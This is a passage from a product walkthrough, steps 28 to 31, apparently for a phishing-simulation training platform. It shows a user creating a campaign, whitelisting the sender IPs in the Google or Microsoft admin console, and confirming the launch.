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



28. Now, scroll down to the end of the page and click **Create** to create the phishing campaign.



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

29. **Add to your Whitelist** pop-up appears, click **Done**.

Note: You must ensure that messages received from specific IP addresses do not get marked as spam. Do this by adding the addresses to an email whitelist in your Google Admin console. To do that, you can refer the whitelisting guide available for Microsoft O365 and G-Suite user accounts.



30. The **Confirm?** pop-up appears; click **SURE**.



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
31. A count down timer appears and phishing campaign initiates in ten seconds.
